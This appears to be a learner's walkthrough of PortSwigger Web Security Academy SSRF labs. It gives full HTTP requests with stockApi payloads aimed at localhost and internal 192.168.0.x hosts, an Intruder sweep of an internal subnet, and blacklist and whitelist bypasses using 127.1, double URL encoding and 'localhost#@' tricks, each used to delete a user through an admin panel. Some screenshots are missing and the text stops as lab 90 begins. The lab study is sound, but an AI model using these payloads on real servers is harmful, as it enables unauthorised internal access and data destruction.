

# Server-side request forgery (SSRF)


## LAB 86 Basic SSRF against the local server

In check stock functionality, there is a reference to API that connects to <http://stock.weliketoshop.net:8080/product/stock/check?productid=1>

Contents of POST /product/stock request:

```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0af8002103e86d8a807d53a500da00ea.web-security-academy.net
3 Cookie: session=W00kSpHzyaG0RUk1H4C9B7W2dRrZ1cBr
4 Content-Length: 107
5 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0af8002103e86d8a807d53a500da00ea.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0af8002103e86d8a807d53a500da00ea.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D2
```

I tried to test it on the localhost and here's what I got:



I noticed that, even though I wasn't logged in, localhost (trustful source) connection is trusted by the application and provides it with Admin privileges. Admin panel is accessible by /admin, so I will modify the URL to <http://localhost/admin>:



The lab contains same “Check stock” functionality. Here is the contents of POST /product/stock request:

**Request**

```
1 POST /product/stock HTTP/2
2 Host: 0aff004b0456ba728685127a00c60019.web-security-academy.net
3 Cookie: session=GinNB8UkfcR0xuQc8WdchM00bnoe9OYD
4 Content-Length: 96
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0aff004b0456ba728685127a00c60019.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0aff004b0456ba728685127a00c60019.web-security-academy.net/product?product
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 stockApi=
http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D3
```

As one can see, it uses API to check the stock, which is located at 192.168.0.1:8080

Let’s try to access localhost:8080:

The screenshot shows a web browser window with the Web Security Academy logo and a challenge titled "Basic SSRF against another back-end system". Below the challenge, there is a button labeled "Back to lab home" and a link "Back to lab description". The main content area displays an "Internal Server Error" message in red, stating "Could not connect to external stock check service". The browser's developer tools are open, showing the "Request" tab with the raw HTTP data, which matches the request shown in the previous block.


Let’s try to access other services, available at 192.168.0.0, To do this, I’ve sent the request to Burp Intruder and applied number brute force attack on the last octet of the IP (0-255):

Results	Positions	Payloads	Resource pool	Settings		
Filter: Showing all items						
Request	Payload	Status code	Error	Timeout	Length	Comment
0		400			141	
2	1	400			141	
101	100	404			131	
1	0	500			2477	
3	2	500			2477	
4	3	500			2477	
5	4	500			2477	
6	5	500			2477	
7	6	500			2477	
8	7	500			2477	
9	8	500			2477	
10	9	500			2477	
11	10	500			2477	


Request	Response
Pretty	Raw
Hex	
1 POST /product/stock HTTP/2	
2 Host: 0aff004b0456ba728685127a00c60019.web-security-academy.net	
3 Cookie: session=GinNB8UkfcR0xuQc8WdchM00bnoe9OYD	
4 Content-Length: 95	
5 Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"	
6 Sec-Ch-Ua-Platform: "Windows"	
7 Sec-Ch-Ua-Mobile: ?0	
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36	
9 Content-Type: application/x-www-form-urlencoded	
10 Accept: */*	
11 Origin: https://0aff004b0456ba728685127a00c60019.web-security-academy.net	
12 Sec-Fetch-Site: same-origin	
13 Sec-Fetch-Mode: cors	
14 Sec-Fetch-Dest: empty	
15 Referer: https://0aff004b0456ba728685127a00c60019.web-security-academy.net/product?productId=1	
16 Accept-Encoding: gzip, deflate, br	
17 Accept-Language: en-US,en;q=0.9	
18 Priority: u=1, i	
19 Connection: keep-alive	

Attack shows that something is running on 192.168.0.100:8080 as I got a 404 status code of the response (Page Not Found).

I could deduce that it runs an admin interface under /admin, so let's try to reach it:




Perfect! So, just as in previous lab, to delete 'carlos' user, it's simply enough to follow on <http://192.168.0.100/admin/delete?username=carlos>:



## LAB 88 **SSRF with blacklist-based input filter**

Manipulating the POST `/product/stock/` request in the same manner as before shows me, that there is some security mechanism implemented for application on localhost.




```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a230db504547a185e4adc300570075.web-security-academy.net
3 Cookie: session=8L1WtGz8oyYlXKITCobeTbWu6GZEz4
4 Content-Length: 35
5 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  Like Gecko) Chrome/120.0.6096.199 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a230db504547a185e4adc300570075.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://0a230db504547a185e4adc300570075.web-security-academy.net/product?product
  Id=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19
20 stockApi=http://127.0.0.1:8080?id=3
```


Good. Seems, that “127.1” was forgotten and they did not put this into the blacklist and I can see that Admin Panel is available under /admin:

I face another problem now: admin should be obfuscated as well. Let's try to URL encode this word:

Likely, the protection mechanism URL decodes the string before comparing it with the blacklist. Maybe, encoding URL twice would help:



Great! Now, I'm in the admin panel functionality and able to delete users. To delete 'carlos', I need to follow to /admin/delete?username=carlos. I will also double encode the request:




Now, checking if the user was deleted:




## LAB 89 SSRF with whitelist-based input filter


All previous techniques do not help: the application supports only stock.weliketoshop.net hosts:



I conducted a test on embedded credentials support:



Okay, seems that the application supports embedded credentials, but I faced an error probably to referencing to not existing user. Let's change username to localhost:



Same error. Let's try to append # to username:

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 POST /product/stock HTTP/2 2 Host: DacF0050035059b584c3b88600ba00e5.web-security-academy.net 3 Cookie: session=kP9c2Gw7bsDB86YQUPK0skHJuc9e7ul 4 Content-Length: 50 5 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net/product?productId=2 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 stockApi=http://localhost#@stock.weliketoshop.net/ </pre>			<pre> 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 58 5 6 "External stock check host must be stock.weliketoshop.net" </pre>		

Now, the error is different and URL parser, probably, reads only the first part of the string (before the #). All the rest is noted as URL fragment. I can try to URL encode, better twice, the symbol:

Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 POST /product/stock HTTP/2 2 Host: DacF0050035059b584c3b88600ba00e5.web-security-academy.net 3 Cookie: session=kP9c2Gw7bsDB86YQUPK0skHJuc9e7ul 4 Content-Length: 58 5 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net/product?productId=2 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 stockApi=http://localhost#@stock.weliketoshop.net/ </pre>			<pre> 28 &lt;/div&gt; 29 &lt;/div&gt; 30 &lt;/div&gt; 31 &lt;/div&gt; 32 &lt;div class="widgetcontainer-lab-status is-notsolved"&gt; 33 &lt;span&gt;LAB&lt;/span&gt; 34 &lt;div&gt;Not solved&lt;/div&gt; 35 &lt;span class="lab-status-icon"&gt;&lt;/span&gt; 36 &lt;/div&gt; 37 &lt;/div&gt; 38 &lt;/div&gt; 39 &lt;/div&gt; 40 &lt;/div&gt; 41 &lt;div theme="e-commerce"&gt; 42 &lt;section class="maincontainer"&gt; 43 &lt;div class="container"&gt; 44 &lt;div class="navigation-header"&gt; 45 &lt;div class="top-links"&gt; 46 &lt;a href="/home"&gt;Home&lt;/a&gt;&lt;/div&gt; 47 &lt;a href="/admin"&gt;Admin panel&lt;/a&gt;&lt;/div&gt; 48 &lt;a href="/my-account"&gt;My account&lt;/a&gt;&lt;/div&gt; 49 &lt;/div&gt; 50 &lt;/div&gt; 51 &lt;div class="notification-header"&gt; 52 &lt;/div&gt; 53 &lt;div class="ecommerce-pageheader"&gt; 54 &lt;div class="top-links"&gt; 55 &lt;img src="/resources/images/shop.svg"&gt; 56 &lt;div class="container-list-tiles"&gt; 57 &lt;div&gt; 58 &lt;img src="/image/productcatalog/products/40.jpg"&gt; 59 &lt;div&gt;Secretive S Ball&lt;/div&gt; 60 &lt;img src="/resources/images/rating4.png"&gt; 61 16.89 62 &lt;div class="button" href="/product?productId=1"&gt;View details&lt;/div&gt; 63 &lt;/div&gt; 64 &lt;/div&gt; </pre>		

Bingo! Seems, that I managed to bypass this protection and I can see that Admin panel is available at /admin:

<pre> 18 priority: u=1, i 19 20 stockApi=http://localhost#@stock.weliketoshop.net/admin </pre>			<pre> 57 &lt;span&gt;wiener -&lt;/span&gt; 58 &lt;a href="/admin/delete?username=wiener"&gt;Delete&lt;/a&gt; 59 &lt;/div&gt; 60 &lt;/div&gt; 61 &lt;span&gt;carlos -&lt;/span&gt; 62 &lt;a href="/admin/delete?username=carlos"&gt;Delete&lt;/a&gt; </pre>		
--	--	--	--	--	--

‘carlos’ user can be simply deleted at /admin/delete?username=carlos:


Request			Response		
Pretty	Raw	Hex	Pretty	Raw	Hex
<pre> 1 POST /product/stock HTTP/2 2 Host: DacF0050035059b584c3b88600ba00e5.web-security-academy.net 3 Cookie: session=kP9c2Gw7bsDB86YQUPK0skHJuc9e7ul 4 Content-Length: 86 5 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120" 6 Sec-Ch-Ua-Platform: "Windows" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 10 Accept: */* 11 Origin: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: https://DacF0050035059b584c3b88600ba00e5.web-security-academy.net/product?productId=2 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-US,en;q=0.9 18 Priority: u=1, i 19 20 stockApi=http://localhost#@stock.weliketoshop.net/admin/delete?username=carlos </pre>			<div> <div> </div> <div> SSRF with whitelist-based input filter </div> </div> <div> Back to lab description &gt;&gt; </div> <div> <div> Congratulations, you solved the lab! </div> <div> Share your skills! </div> <div> Continue learning &gt;&gt; </div> </div> <div> Home   Admin panel   My account </div> <div> User deleted successfully! </div> <div> Users </div> <div> wiener - Delete </div>		




## LAB 90 SSRF with filter bypass via open redirection vulnerability

Admin interface: <http://192.168.0.12:8080/admin>

In this task, it is not possible to issue a request to different host:

